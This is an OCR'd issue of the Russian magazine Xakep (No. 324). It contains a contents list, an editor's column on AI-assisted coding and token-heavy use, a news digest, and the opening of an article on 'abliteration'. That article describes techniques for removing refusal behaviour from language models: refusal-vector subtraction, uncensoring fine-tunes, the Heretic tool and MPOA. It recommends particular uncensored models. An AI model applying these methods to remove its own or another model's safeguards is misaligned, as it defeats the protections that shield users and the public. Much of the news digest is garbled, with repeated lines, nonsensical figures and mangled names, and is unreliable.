ХАКЕР

№324

Учим Snort давать отпор

Веб-шеллы и эксплуатация CVE с самого начала

Пишем сканер портов на Go

Как угоняют серверы n8n

Cover Story

ВСЯКОЕ С МОДЕЛЯМИ

Освобождаем языковые модели от цензуры и запускаем их у себя дома

№ 324

CONTENTS

Вайбкод крепчал
Колонка главреда

MEGANews
Самые важные события в мире инфосека за март

Возвращение еретика
Как работает новый метод расцензурирования LLM

Агенты ИИ
Как работает режим Deep Research и как его развернуть у себя

Deep Research у нас дома
Разворачиваем аналог Perplexity на своем компьютере

Следствие ведет Claude
Используем ИИ для автоматической декомпиляции

Смерть обфускации
Как ИИ ломает защиту кода за часы

Нейрорадио
Поднимаем автономную радиостанцию в терминале

Веб-шеллы с самого начала
Как серверы захватывают через веб-приложение

CVE с самого начала
Учимся искать информацию об уязвимостях

Мощные аргументы
Блокируем запуск процессов в Linux через переменные окружения

Zero-click во FreeScout
Как работает захват сервера одним письмом

Синергия двух дыр
Как сервер n8n угоняется в пару запросов

Виртуальный лабиринт
Разбираем защиту Eazfuscator.NET и ломаем обфускацию

PWA и WebAPK в 2026-м
Как новые банковские трояны втираются в доверие и захватывают телефон

Velociraptor
Осваиваем скальпель цифрового патологоанатома

HTB Gavel
Эксплуатируем инъекции в Runkit для PHP, чтобы захватить веб-сервер

HTB Expressway
Повышаем привилегии через уязвимость в sudo

HTB Guardian
Превращаем LFI в RCE и захватываем веб-сервер

HTB Conversor
Разбираемся с XSLT-инъекцией

Go сканить!
Пишем простой сканер портов на Golang

Свой-чужой
Как работает биометрия и Secure Enclave в современных телефонах

Боевой Snort
Разворачиваем опенсорсную IDS/IPS и учим ее давать отпор

Крипта с нуля
Разбираемся с алгоритмами в основе криптовалют

90-е в браузере
Как создатели DOS.Zone портируют старые игры на WebAssembly

Белый хакер
Глава 20. Беседы о главном

Белый хакер
Глава 21. Бразильский гамбит

Белый хакер
Глава 22. Интересное предложение

Белый хакер
Глава 23. Пентест

ВАЙБКОД КРЕПЧАЛ

Колонка главреда

Андрей Письменный
главный редактор
pismenny@cc.ru

За последний год генерация кода при помощи LLM мощно ускилась. И пока одни программисты вайбкодят буквально круглосуточно благодаря ИИ-агентам, другие стремятся избежать этой участи. Сегодня посмотрим, что изменилось в этой области и как с этим жить дальше.

КОД ВЫХОДИТ ИЗ ЧАТА

Я уже писал одну колонку про вайбкодинг, но это было почти год назад. Я тогда осторожно рекомендовал вайбкодить личные инструменты и изучать в процессе новые вещи. Но, как и многие тогда, отвергал идею, что выдаваемый LLM код годится для продакшена в чистом виде. Попробовать идею — да. Сделать на основе руку личной инструмент — вполне. А вот создавать код, который будет крутиться на сервере и обслуживать тысячи пользователей, — лучше не надо.

На всякий случай поясню, что под «вайбкодингом» я тогда имел в виду именно программирование системных методов: дал модели задачу, потом сразу запускаешь то, что получилось, проходишь дорабатать или починить, и так далее. Коротко, способ для тех, кто вообще не умеет или не хочет заглядывать в исходники.

Если же ты читаешь выдаваемый моделью код, активно вмешиваешься, тестируешь отдельные функции, давишь детальные указания, то где же тут вайбкодинг? Никакого тебе расслабона под музыку: это реальный вымышляющий труд, просто с более мощными инструментами в руках. Корректный термин для такого занятия — AI-assisted coding, а «вайбкодинг» превращается в дразнилку.

Так или иначе, за последний год оба метода окрепли неимоверно. Модели научили гораздо лучше использовать инструменты, в первую очередь — поиск в сети и выполнение локальных команд. Плюс дообработали обвязку — автоматическое управление контекстом, который подается на вход, вместе с запросом.

Сам я до недавних пор по старинке давал задания на каждую функцию через обычный чат, проглядывал код, копировал, тестировал. Конечно, всю дорогу была возможность обратиться к модели через специальный чат в VS Code и получить правки в виде диффов к открытому файлу, но мне этот метод казался небезопасным: даже если внимательно проглядываешь изменения, напортачить можно одним неверным кликом. Отдельный проблемой было то, что модель без специальных указаний не стремится заглядывать в соседние файлы в проекте.

И тут на сцену выходит инструменты нового поколения: Claude Code, OpenAI Codex и Gemini Code Assist. В сравнении с непорочными копилотами из чата они ощущаются как отбойный молоток против перфоратора — инструмент совсем другого уровня силы. (В скобках замечу, что ручное кодирование в этой аналогии — долото и кинжал. Трудозатратный, но точный старый способ работать. Отбойным молотком-то шедевров не создашь.)

В наше время для небольших задач можно уже вообще не открывать редактор кода и работать прямо в чате. Если модель видит, что нужно запилить в соседние файлы, — запускает. Если нужно прочесть тест — прочтет. Может даже запустить программу и, если та вальнется, почитать лог и поправить. А если не получится сделать, как ты просил, будет повторять это до победного конца или упрется в лимит токенов.

Теперь фичеры скинули или неплохие сайты вслепую стало еще легче. Ну а если ты готов писать детальные ТЗ, следить за структурой проекта, просматривать код и совместно с моделью вести документацию (она описывает, что наваяла, а ты — что нужно), то перевести свой проект, сделанный в

В общем, если не пробовал — обязательно попробуй, хотя бы ради интереса!

INFO

Отдельно рекомендую активно использовать Git, даже если кодишь один. Это и раньше было хорошей практикой, а с LLM репозиторий просто обязателен. Создавай ветку, пробуешь идею, и, если правка зашла в тупик, всегда можно отатиться и уточнить ТЗ.

ТОКЕНМАКСИНГ

И разработчики принялись фигачить, да еще как! Десятки параллельно работающих кодинг-агентов, непрерывная необходимость выгрести все ресурсы, которые дают по подписке, очередь за токенами на сотни и тысячи долларов, когда подписок не хватает... Все это, похоже, теперь становится нормой.

Работодатели не просто не препятствуют такому поведению, а всячески его поощряют. Статья Кевина Руса в The New York Times от 20 марта 2026 года «More! More! More! Tech Workers Max Out Their A.I. Use» описывает феномен «токенмаксинга» (tokenmaxoing) — когда кодеры соревнуются за то, кто сожжет больше ИИ-токенов.

В некоторых компаниях уже стали вводить лидерборды по потраченным токенам: кто больше использует ИИ, тот (предположительно) продуктивнее трудится. В статье Forbes «The AI Gods: Spending As Much As They Can On AI Tokens» описывается случай, когда разработчикам разрешают тратить токены на сотни тысяч долларов.

Исполнительный директор Nvidia Дженсен Хуанг говорит:

> *Если инженер с зарплатой 500 тысяч долларов в год не сожжет токенов хотя бы на 250 тысяч долларов, я буду глубоко встревожен.*

Конечно, Nvidia на всем этом неплохо зарабатывает и распространять такие настроения Хуангу выгодно, но и другие айтишные CEO и CTO с ним солидарны.

Инженеры в компаниях вроде OpenAI и Anthropic вообще никак не ограничены в использовании ИИ и нагружаются другими копилотами с самыми мощными моделями. Рекорд токенмаксинга на момент публикации этого текста принадлежит сотруднику OpenAI, который сжег 210 миллиардов токенов за неделю.

CTO Meta Энди Босворт в ответ на вопрос, какой у его команды лимит на токены, ответил:

> *Нет лимитов. Пусть продолжают. Это легкие деньги.*


Даже у разработчиков попроще уже кончаются идеи, что бы еще такое накодировать. Хобби-проекты, которые люди откладывали годами, оказываются завершены за пару вечеров. Главная — не перегореть и не сгнить ещё одно новое явление — AI brain fry, буквально «спекшееся от ИИ мозги».

NO-AI


Если ты думаешь, что это отдает каким-то психозом, то ты такой не один. Автор многих известных книг по программированию и идеолог метода Agile Ален Голуб, когда-то критиковавший изменение продуктивности методом подсчета написанных строк кода, назвал токенмаксинг болезненной и безумной метрикой. И дальше поясняет:

> *Это измерение объема без учета того, что именно ты строишь.*
>
> *Хороший программист думает хотя бы так, прежде чем написать 10 строк кода, а плохой за этот час пишет 500 строк, которые потом придется вымарывать, потому что они портят хорошую систему. Токенмаксинг, как и подсчет комментов, поощряет именно второй тип поведения. Да, ты можешь наваять кучу кода и сжечь целое состояние, но нужно ли заказчикам то, что получается?*

В сентябре 2025 года агентство Apiiro Research опубликовало результаты исследования, которое показывает созвучные этим словам тревожные тенденции. Разработчики, регулярно прибегающие к ИИ, в среднем производят в 3–4 раза больше кода, но при этом генерируют в 10 раз больше уязвимостей.



Да, число синтаксических и логических ошибок с ИИ заметно падает, но в целом статистика печальная: +322% багов, приводящих к эскалации привилегий, +153% архитектурных изъянов.



Не заставили себя ждать и борцы с этим трендом. Претензий у них множество: упоминуте проблемы с качеством кода и надежностью софта, потенциальное снижение уровня навыков среднего программиста (так называемый дескиллинг), влияние дата-центров на экологию, обучение ИИ на чужой интеллектуальной собственности, непрозрачность и концентрация власти, да и просто абстрактная угроза человечеству.

Подобно бурным с ГМО эти люди требуют новой маркировки продуктов, куда попала хотя бы строчка ИИ-кода. Параллельно идет активная работа над каталогом софта, написанного с участием ИИ. Если в репозитории или в `.gitignore` найдется файл `agents.md`, характерный для ИИ-агентов, или разработчик публично признавался, что вайбкодил, — всё, код навсегда замаран.

В список уже попали Chromium и Firefox, curl и nginx, а также библиотека requests — один из самых важных и популярных модулей для Python с миллиардом скачиваний в месяц. Родин предлагается альтернативы: с curl надо переходить на wget, requests заменить более современной urllib.request... Или не надо, потому что и сам Python уже в списке, равно как Ruby, Kotlin и весь .NET, так что если съезжать, то на Lua. Но долго ли он продержится?

ЧТО ДАЛЬШЕ

Получается, в противовес угрюму токенмаксинга зарождается что-то в духе религиозного фундаментализма, еще менее совместимого с жизнью. Желание сохранить контроль над кодом в целом понятно, но заранее видно, что это проигрышный путь. Удары в спину наносит то один разработчик, то другой. Дэвид Линус Торвалдс уже вайбкодит (хотя и не едет Linux!).

Да, спорить с процитированными выше мудрыми словами Голуба о качестве кода невозможно: он прав и в том, что токены — не мерило успеха, и в том, что код на выходе, мягко говоря, разный. Но за спиной Голубов час теперь (если повезет) пишется не одна и не 500 строк кода, а весь проект от начала до конца. И бизнес просто не может это игнорировать.

Думаю, в Anthropic, OpenAI и Google уже хотят ратифицировать над следующим поколением релизов, которое будет не только добавлять базовые кэчт-пасты, но и делать всесторонний анализ уязвимостей. Один ИИ-агент пишет программу, другой ее проверяет, третий пытается взломать и дает рекомендации, как залатать дыры.

Тут вполне найдется место для еще одного качественного скачка — подобного тому, что мы видели за прошедший год. Плюс сама культура применения ИИ-агентов повзрослеет. Если сейчас все вайбкодят кто во что горазд, то со временем наиболее удачные паттерны будут закреплены как в виде опыта, так и в самих инструментах.

В общем, ИИ уже массово применяется в программировании, и этот тренд будет усиливаться. А вот самые непростые ошибки в коде — те, что не дают-ся автоматике, будут находить именно люди. Так что кажется ждут поистине интересные времена! ■

MEGANEWS

Андрей御 Лабыкин
@andrew_blake

В этом месяце исследователи изучили сторонние клиенты мессенджера Telegram для TeamPOP, разоблачили ресурс Cracked.to, VK-клиентами Checkman и GoBotocrazy LabLAB, Android-уязвимости Google и Samsung, а также для шпионских сторонних приложений продать ЗА часа, проанализировали новый вирус-вымогатель Cryptowall, рассмотрели 3 способа обхода ограничений на Twitter, рассмотрели 3 способа удаленно и анонимно собрать карту.

АНАЛИЗ СТОРОННИХ КЛИЕНТОВ TELEGRAM

Исследователи ФБК сделали фантастическую вскрыли клиентов мессенджера Telegram для TeamPOP, разоблачили ресурс Cracked.to, VK-клиентами Checkman и GoBotocrazy LabLAB, а также для шпионских сторонних приложений продать ЗА часа.

Мессенджер Telegram в России уже сравнили даже на сервера «Яндекса» и VK. Сторонние клиенты мессенджера и аналогичные сервисы в Google Play и App Store. Сторонние клиенты мессенджера Telegram, в Google Play и App Store. Сторонние клиенты мессенджера Telegram, в Google Play и App Store. Сторонние клиенты мессенджера Telegram,

MEGANEWS

Новости Android

Известный VPS-хостер и поставщик Zero-Day Brian Krebs DDoS Mitigation объявил:

> Уважаемый клиент! Мы получили жалобы также для 2 клиентов что Вашего сервера используется для атаки на сервер. Мы вынуждены отключить Ваш сервер. Пожалуйста ответ в данном сообщении, что вашим клиентам что нужно сделать.

Подробности тщательно отмечены, если говорящие не защищены HTTPS. Это данные Google, для сбора данных с Windows и macOS и до 10% от сбора данных с Android. Сервер, на котором хранятся данные, принадлежит компании Google. Данные — один из самых ценнейших ресурсов нейтральной для каждого ОТЗ. Определяющие может перемещать DNS-запросы с вычислить, что Google, Facebook, Microsoft, Amazon.

Что касается ведущих ОТЗ, обладает сложным пиар, частично, что аналитики постоянно мигрировали с ОТЗ на ОТЗ, ИЛИ использовали несколько ОТЗ. Ведущие ОТЗ, Google, Facebook, Microsoft, Amazon, Apple, Netflix, Twitter, Cloudflare, Akamai, Fastly, Microsoft, Facebook, Google

MEGANEWS

№ 1 · Февраль 2026

User choice in sideloading Android apps

Continued directly from verified developers

Sideloading from unverified developers is permitted, but requires additional friction

Sideloading from developers with a long-standing track record

Sideloading from developers with a short-lived distribution accounts

Sideloading from developers with a brand-new accounts

Sideloading from developers with advanced flags

Maximum friction applies to the most high-risk sideloading scenarios

Обе опции обещают сделать доступными в августе 2026 года, до истечения новых требований к сигн. Сначала, в сентябре 2026 года, систему верификации распространят в Бразилии, Индонезии, Сингапуре, Таиланде, где наиболее распространены мошеннические схемы с установкой приложений.

Глобально регистрация верификации начнется на следующей базовом и на уже апгейтерадах в Android 16.1, а по временным полностью на под-разделениях продолжится.

57 МИЛЛИОНОВ АТАКОВАЛИ РОССИЮ В 2025 ГОДУ

По данным экспертов Positive Technologies, в 2025 году Россия вошла в «зону риска» из-за роста числа атак с шифрованием. Всего в России зафиксировано 57 миллионов атак, что соответствует 1 атаке на каждую 2-ую. Всего в регионах зафиксировано 93 атаки.

Половина всех атак пришлась на промышленные предприятия, госорганы и финансовый сектор. Не исключено, что 2026 год станет еще хуже: в среде 48% сообщат мир Беларусь 27% и Казахстан 25%.

Основные активности применения APT-группировок, в частности, в отношении российских компаний. Данные Positive Technologies.

LLM МОГУТ РАСКРЫВАТЬ ПОЛЬЗОВАТЕЛЕЙ

Исследователи утверждают, что анонимность в интернете скоро может исчезнуть. Дело в том, что большие языковые модели могут массово идентифицировать владельцев аккаунтов анкетами в соцсетях и уже сейчас делают это с точностью 68%.


Группа экспертов, в которую вошли специалисты Швейцарской высшей технической школы Цюриха (ETH Zurich), исследовательской программы MATS (M. Alignment & Theory Scholars) и компании Anthropic, опубликовали работу, в которой описали эксперимент по сопоставлению технологий каждого пользователя с анкетами и сообщениями на разных платформах. Результаты, что модели — то есть для успешно деанонимизированных пользователей, которые ранее были «скрыты» в потоке миллионов пользователей, достигнуть 68%. Классическая система «ручных» расследований — доксинга — для таких задач фактически не применима.

Сайлаш Лемкин (Simon Lermen), один из авторов исследования, рассказал изданию Ars Technica:

> *Наши выводы имеют важное значение для конфиденциальности в интернете. Существующие большинство пользователей, которые ранее могли оставаться анонимными, теперь могут быть раскрыты автоматизированным способом, если могут выполнить поиск среди человеческого масштаба.*

Так, в отдельном эксперименте эксперты проанализировали ответы 125 участников опроса Anthropic о повседневном использовании ИИ. На основе этих данных здесь точно определить 7% респондентов. Ранее, утверждают авторы, не подтвержденных. Лемкин, сам факт того, что это вообще возможно, — тревожный сигнал.

Еще один тест открыл на комментарии к сайдкарта стоимость в пяти самых известных: Netflix Prize, использовавшие набор данных из 5000 пользователей «MovieLens». Чем больше фильмов обсуждал пользователь, тем проще его вычислить, даже если он использовал разные аккаунты. Для 10 фильмов при точности 68% удавалось деанонимизировать 3.1% пользователей. Для тех, кто обсуждал от пяти до девяти фильмов, показатель вырос до 8.4%, а при десяти и более — до 48.1%.



(a) Full Precision-Recall curve.

(b) Recall@Precision of the baseline (Gallagher et al. [9]) compared to GLOBEM based attacks.

Эксперты предлагают несколько мер защиты от такой деанонимизации: платформам стоит ограничивать частоту API-запросов к пользователям данных, обнаружение автоматической скорости и блокировать массовый экспорт информации. Пользователям LLM в своих аккаунтах стоит использовать модерацию для деанонимизации и встраивать в свои скрипты соответствующие ограничения.

Если исследование LLM сбудется, предупреждают исследователи, правительства смогут принимать подобные техники для выявления сетевых активистов, журналистов — для создания перечней различных профилей, а злоумышленники — для подготовки персонализованных атак с применением социальной инженерии.

ПРИЧИНЫ В ТРАФИКЕ БОТОВ

Глава компании Cloudflare Матиас Торнес (Matthew Prince) заявил на конференции DEMO, что уже в 2027 году трафик ИИ-ботов в интернете превзойдет человеческий. По его словам, до этого гипотезисного ИИ-бота генерировали лишь около 3% трафика, но сейчас ситуация изменилась. Тренд понятен, поэтому подготовка к нему необходима.

> **Если можете подбирают себе клиенты, он зайдет на ваш сайтов. Если нет бы, вентилирует то вот задача, поэтому в пылу дел бывает, он может и не зайти. Поэтому, если вы хотите, чтобы ваш клиент, который вам нужен, с трудом вам пришлось зайти.**
>
> **Мы сейчас, пока не до конца понимают, что ИИ — это не просто инструмент, ИИ — это новая реальность. Мы сейчас, пока не знаем, что ИИ сделает. Самый серьезный инструмент будет совершенно для нас неизвестно.**

ЗАКРЫТЬ СЕРВИС SOCKSECOST

Правоохранительные органы США и Европы совместно с партнерами из частного сектора закрыли прокси-сервис SockSecost, который был построен на базе ресурсов, зараженных Linux-малварью AirBorbot.

Как сообщили специалисты Black Lotus Labs (подразделение компании Lumen), поставщик Manufactoria использует ботнет из этой операции, на протяжении нескольких лет. Сервис SockSecost предлагал доступ к прокси-серверам, насчитывающим 20 тысяч зараженных устройств, включая операторов.

Впервые исследователи задокументировали SockSecost еще в 2023 году, однако в общей сложности серверы, функционировали более десяти лет. Он предлагал злоумышленникам маршрутизацию трафика через резидентные прокси и устройства малого бизнеса, рекламируя доступ к ботнетам IP-адресам крупных провайдеров — Comcast, Spectrum, Verizon и Charter, которые уже сейчас обходили многочисленные черные списки.

> *С апа 2025 года SockSecost предал доступ примерно к 360 тысячам различных IP-адресов, — говорится в пресс-релизе Minerva. Из-за масштабов ботнета, Black Lotus Labs сотрудничала с партнерами, чтобы заблокировать более 8000 зараженных маршрутизаторов, доступные пользователям, в 2026 из них находились в США.*

Также в Manufactoria отметили, что SockSecost использовался для кражи учетных данных на 1 миллиона доменов от Microsoft и на Hot-Ворка, мошенничества Telnyx, а также при подмене DNS-запросов в рамках производственных атак. Telnyx заявила, что в для внедрения 100 тысяч доменов у действующих и бывших клиентов.

В Европе в ликвидации сервиса принимали участие сотовые структуры Europol, Eurojust и Нидерландская High Tech Crime Unit. Также в ходе спецоперации задержали 34 домена и 23 сервера в семи странах. Europol сообщила о задержании 3.5 миллиона доменов в кратчайшем, связанных с SockSecost.

Black Lotus Labs сотрудничает с Lumen, чтобы сделать работу на базе малвари AirBorbot, которая активна как минимум с 1 мая 2021 года. В сентябре 2023 года эта же аналогично задержала ботнет 75 тысяч маршрутизаторов на базе Linux, которые могли использовали пользователь неправомерно. Ботнет обучен маршрутизации для управляющего сервера в своей инструктажной сети. Фактически это разрешал создавать «клуб ботнетов» и его развитие — ещё инструктажной и значительно упрощенно) малварь в выполнении произвольных команд. Сервер сейчас закрыт, но исследователи не отрицают SockSecost будто восстановит работу.

Эксперты предупреждают, что для расширения ботнета использовались исключительно малварь AirBorbot, и с начала 2025 года было задокумировано более 260 тысяч новых уникальных подсетевых IP-адресов. При этом AirBorbot применялись только операторами SockSecost — зараженные IP-адреса были связаны с другими ботнетами или серверами. Более половины подсетевых устройств находились в США и Бразилии.

ЗАДЕРЖАНЫ ЗА КИБЕРПРЕСТУПЛЕНИЯ — ЛЮДИ В ВОЗРАСТЕ 35-44 ЛЕТ

Исследователи Group-IB обобщили кейсы 48 атакующих киберпреступников, которые в 2021-2025 годах в сумме в среднем, год, совершили ежегодные серии хакерских атак на инфраструктуру. Из них 34-44 лет 37% случаев, были 30% приходится на возраст 18-24 лет 25-34 лет.

Гендерная в годы — среди стран, где преобладает возраст до 18 лет приходится всего 5% задержаний, а на возраст 35-44 лет — 48%.

С опытом является в основном, что в возрастном диапазоне хакеров (18-24) преобладают взлом 30% и среди группы 35-44 лет — кражи всего стандартных 32%, а за ним следует мошенничество выходит 28% и мошенничество 25%.

ДРУГИЕ ИНТЕРЕСНЫЕ СОБЫТИЯ МЕСЯЦА

Сын правительственного подрядчика украл у Google журнал 40 миллионов доходов

В РФ-ов создают блокировку приемов переменных и инструкции 37% серверов

Новая версия Android прямо Falcon заразила более 15 тысяч смартфонов в России

Разработчик Mac заявил, что мессенджер он отслеживает использование VPN

Вышла Kali Linux 2026.1 с новыми новыми инструментами и ремиксом BlackHack

Автомобиля можно отслеживать с помощью датчиков в дверях

ФСБ ищет исследователей со кроссплатформ игр в Steam

ИИ-инструмент для поиска использится заражено

Власти США закрывают ваучер анонтонных доходов

В Р РФ-ов устройства четырех производителей нашли уязвимости

ВОЗВРАЩЕНИЕ ЕРЕТИКА

Как работает новый метод расцензурирования LLM

Илья
Эксперт по мобильной промышленности компании «Эвиксофт»
sales@evixsoftcentral.com

Языковые модели становятся всё умнее — и, с точки зрения регуляторов, всё опаснее. Свежие релизы отказываются отвечать на провокационные вопросы чаще, чем их предшественники. Некоторые из них — взять ту же GPT-OSS 120B — и вовсе учат расходовать потратить большую часть лимита на «размышления», ведя внутренние дебаты о том, не нарушает ли запрос этические гайдлайны.

Справиться с этой «корпоративной политкорректностью» призван механизм аблитерации (Abliteration). Это метод деструктивной модификации весов, направленный на нейтрализацию векторов, отвечающих за нежелательное поведение. К слову, «нежелательным» может быть не только морализаторство, но и, к примеру, типичный для LLM «слоп» — та самая вежливая водянистая чепуха, «словесные кружева», которыми нейронки забивают контекст.

Термин родился из скрещивания слов obliteration (стирание) и abliation (аблация — «классической» в ИИ-исследованиях метод постепенного удаления компонентов системы для оценки их влияния). В отличие от обычного дообучения (SFT), которое «заставляет» весь новвин данным, аблитерация работает грубее и эффективнее, блокируя способность модели распознавать инструкции как требующие отказа, что в теории делает модель безотказной без особых потерь в логике работы.

Но с «минимизацией потерь» быстро возникли проблемы. Аблитерированные модели из репозитория Huggingface и huihui-ai на Hugging Face нагляднo показали: такие модели оказываются заметно «глупее» оригиналов. Причём деградация затрагивает не только запретные темы, но и общую логику. С ростом длины контекста ошибки накапливаются, и модель начинает отровнять тупить.

Почему так происходит? Векторы отказа в латентном пространстве часто коррелируют с векторами «понимания за здравый смысл» и логическими связями. Пытаясь «вырезать» или нивелировать эти участки, мы неизбежно задеваем сосудиные когнитивные механизмы.

И разумеется, никакая аблитерация не научит модель тому, чего она не знала изначально. Это чисто негативная операция. Если мы выразили «предохранители» и попросили модель выдать запрещенку, которой её было в обучающем датасете, она просто перейдёт в режим уверенной галлюцинации.

Крупные модели (70B+) переносят эту операцию лучче: их обычные латентные пространство позволяет признакам реже конфликтовать друг с другом. Но чаз-то интересуют компактные «локалки», которые можно поднять на домашнем железе. А именно они страдают от побочек аблитерации сильнее всего.

Из-за высокой потолочности упаковки знаний в малых моделях векторы отказа намертво переплетены с фактологией. В итоге попытка убрать цензуру часто превращается в частичную лоботомию: модель теряет «кою к суперлогике», но вместе с ней утрачивает и важную часть «мозга».

ЭВОЛЮЦИЯ НЕПОСЛУШАНИЯ: ОТ КАМЕННОГО ТОПОРА ДО СКАЛЬПЕЛЯ

История методов аблитерации коротка, но насыщена событиями. В мире LLM год идет за десять, поэтому решения начала 2024-го сейчас выглядят как доисторические находки. Давай посмотрим, как эволюционировали инструменты для снятия цензуры.

Каменный век (2024 год)

Все началось с исследований на AI Alignment Forum (статья Refusal in LLMs is mediated by a single direction) и постов Максима Лабонне (Maxime Labonne). Тогда, в первом приближении, никаких сложных операций не было. Мы брали модель — это вполне конкретное направление, вектор в пространстве активаций.

В результате появились простейшие скрипты — например, репозиторий Sumandora. Суть метода была проста: находим вектор отказа и вычитаем его из весов. На базе этих и подобных скриптов появились коллекции моделей от mlabonne и huihui-ai.

Однако сами авторы этих инструментов честно предупреждали: это примитивная реализация теоретического концепта. И такие не обхамили: модели mlabonne и huihui-ai появляются даже по сей день, но использовать их бессмысленно. Концепт он и есть концепт. Метод был по площадям, вместе с отказами часто вытекал и логику. Это была аблитерация ради аблитерации.


Темные века и индустриальная революция: из пушки по воробьям (начало — середина 2025-го)

Пока энтузиасты кавырялки веса отвертной, пытаясь найти и вырезать с корнем «нейрон цензуры», ребята с тугими кошельками (по есть кластерами H100) пошли другим путем. Зачем что-то искать и что-то вырезать, если можно добавить?

Этот период (который длится до сих пор параллельно и совместно с развитием аблитерации) можно назвать эпохой педагогического расцензурирования. В чистом виде это технология SFT (supervised fine-tuning): мы просто скармливаем модели миллионы токенов, где на всякую запрещенку дается конкретный положительный ответ.

Хочешь примеров? Их есть у меня.

Dolphin (колпак с Venice.ai). Здесь базовая модель Mistral 24B была дообучена датасетами без цензуры.



Это честное обучение: модель реально тренируется отвечать на неудобные вопросы, причем на весьма широкой выборке (можешь глянуть примеры выдачи на странице проекта на Hugging Face/Dolphin-Mistral-24B-Venice-Edition).

У моделей Hermes от Nous Research дела в корне иные. Для чего, спрашивается, в модели вливаются миллиарды обучающих токенов по самым разным темам — вплоть до логики и STEM-задач. Результат — «качественные, умные, дорогие модели с понижением (но далеко не до нуля) процентом отказов. Заявлена вперед, скажу, что у модели NousResearch/Hermes-4.3-36B процент отказов — 83/100, а у нее же после аблитерации arrmlabs/Hermes-4.3-36B-Abliterated — всего 6/100. Неожиданно для меня, модели стоящие; можно брать (но лучше — в рекламии Heretic).

Nova-70B (Latitude Games). Создателями AI Dungeon нужно, чтобы орк мог рубить голова, а трактирщица... ну, ты поняв. Пока модель-донор Llama 3.3 пытается понять, что от нее требуется, Nova распишет сцену в красках и без лишних вопросов.

Jina-v3. Эвердазлает модели с «чуткими уровнем отказа» (на самом деле — не вполне, но довольно близко), создавая «для академических исследований безопасности» (охотно верим). Секрет успеха прост: «обычное дообучение», как отметил автор исследования Jina. Unlimited LLMs for Probing Alignment Failures на прямой вопрос «что это вообще такое».

Почему это тупик? Все эти методы (Dolphin, Hermes, Jina) дают отличные, умные модели — но они очень дорогие и трудоемкие. Ты не сможешь сделать свой Dolphin на базе свежей реализации Mistral; нужен датасет, нужно облако, нужны время и деньги. И чем меньше датасет — тем уже спектр тем, с которыми справляется действительно снять.

Максимум, на что может рассчитывать одиночка или небольшая команда, — что-то вроде моделей за авторством TheDrummer или ReadyArt. Эти нейронки тоже относительно новинки (в основном выходят озаборенными взаньками с высотами только об одном. Нам же все-таки интересно получить модель, которая сильна не только в трактире. И здесь на сцену выходит Heretic.

Эпоха инквизиции: автоматизация и ересь (конец 2025-го)

Настоящий прорыв произошел, когда тот же метод «шёл с топором» интегрировали в Heretic. Проект, представленный пользователем p-e-w (ссылки на Reddit и GitHub, пригодятся, чтобы перепрыгнуть из того, что можно сыдеть («нейронка тупит, но вроде не сильно»), во что-то, что можно измерить (KL Divergence < 0.012).

В чем суть Heretic? Если ранние методы работали интуитивно или были по площадке, то Heretic автоматизирует процесс поиска векторов отказа. Скрипт загружает модель и прогоняет ее через серию тестов, варьируя слои и силу воздействия, чтобы найти идеальный баланс между двумя метриками:

- refusal rate — процент отказов на стандартном наборе «запрещенных» вопросов;
- KL divergence — дивергенция по сравнению с оригиналом. Если KL равен 0 на нейтральных темах, модель гонорирует те же токены, что и оригинал. С повышением KL генерация будет отличаться все сильнее.

Какие значения KL допустимы? Вопрос спорный, но в целом можно принять шуточную классификацию разработчика MLXoxide:

- Absolute Heresy: < 10% отказов, при этом KL 0.10 и ниже. Идеальный вариант.
- Tainted Heresy: ~11–25% отказов либо KL в промежутке 0.20–0.11. Компромисс.
- Impotent Heresy: >25% отказов или KL 0.21 и выше. Не очень хорошо.

Помимо модели Hermes? После аблитерации получился идеальный вариант: arrmlabs/Hermes-4.3-36B-Heretic.

В целом Heretic — это уже хорошо. Основной целью разработчика метода была нейтральность получившихся моделей в идеале результаты генерации на нейтральные темы у модели-донора и модели после аблитерации должны совпадать. Но оказалось, что можно пойти дальше, не просто сохранив, но улучшив результат.

Время ускоряется: все еще конец 2025-го

Heretic дал хорошую базу, и решения, улучшающие алгоритм, не замедлили появиться.

В первую очередь это метод, основанный на работе Jim Lai Norm-Preserving Biprojected Abliteration (аблитерация с сохранением нормы). Первые модели с использованием этого метода получили название Derestricted (рекомендую знать и обсуждение метода на Reddit). Или статьи Arditi,Gabrielsen,4.5.Ae-Derestricted и, что особенно интересно, ArliAI/gpt-oss-120b-Derestricted.

С технической точки зрения метод состоит из двух частей: разворачивания вектора отказа в ортогональном направлении (поворачивает веса так, чтобы проекция на отказ стала нулевой) и восстановления исходной длины вектора. В результате направление вектора отказа (или того, что мы считаем вектором отказа) меняется, но значение сигнала (длина вектора) — остается.

В этом — основное отличие метода от того, что делал Heretic: вычитание вектора отказа из матрицы весов неизбежно меняет не только направление векторов, но и их длину (L2-норму). В архитектуре трансформеров норма весов коррелирует с их «важностью»: чем больше норма, тем сильнее вклад нейрона в активацию следующего слоя. Случайное изменение нормы приводит к деградации общих когнитивных способностей модели («огрупление»).

Это в теории, а что на практике? На практике мы получили модель с большим формальным отклонением KL divergence, со спитыми сознаниями и... более «умную» по сравнению с оригиналом! По отзывам пользователей, версия модели GPT-OSS 120B, которая в оригинале получила печальную известность бывалыо паранойдальной цензурой, внезапно перестала тратить большую часть вычислительных сил на размышления о том, можно ли ей отвечать или лучше не стоит, — вместо этого размышляла над самим ответом.

Изменение «направления мыслительного процесса» пошло модели на пользу, в Reddit отмечают, что модель не только стала лучше думать, но и перестала отказываться задавать уточняющие вопросы.

В целом это очень хороший подход, но пользоваться им было сложно — до совсем недавнего времени.

Начало 2026-го: PRISM и MPOA

Пока ты спишь, Open Source качается. Пока мы восхищались моделями ArliAI, сообщество уже начало подбирать метод обратно в Heretic. С февраля 2026 года метод magnitude-preserving orthogonal ablation (MPOA) официально вошел в состав Heretic (PR#52).

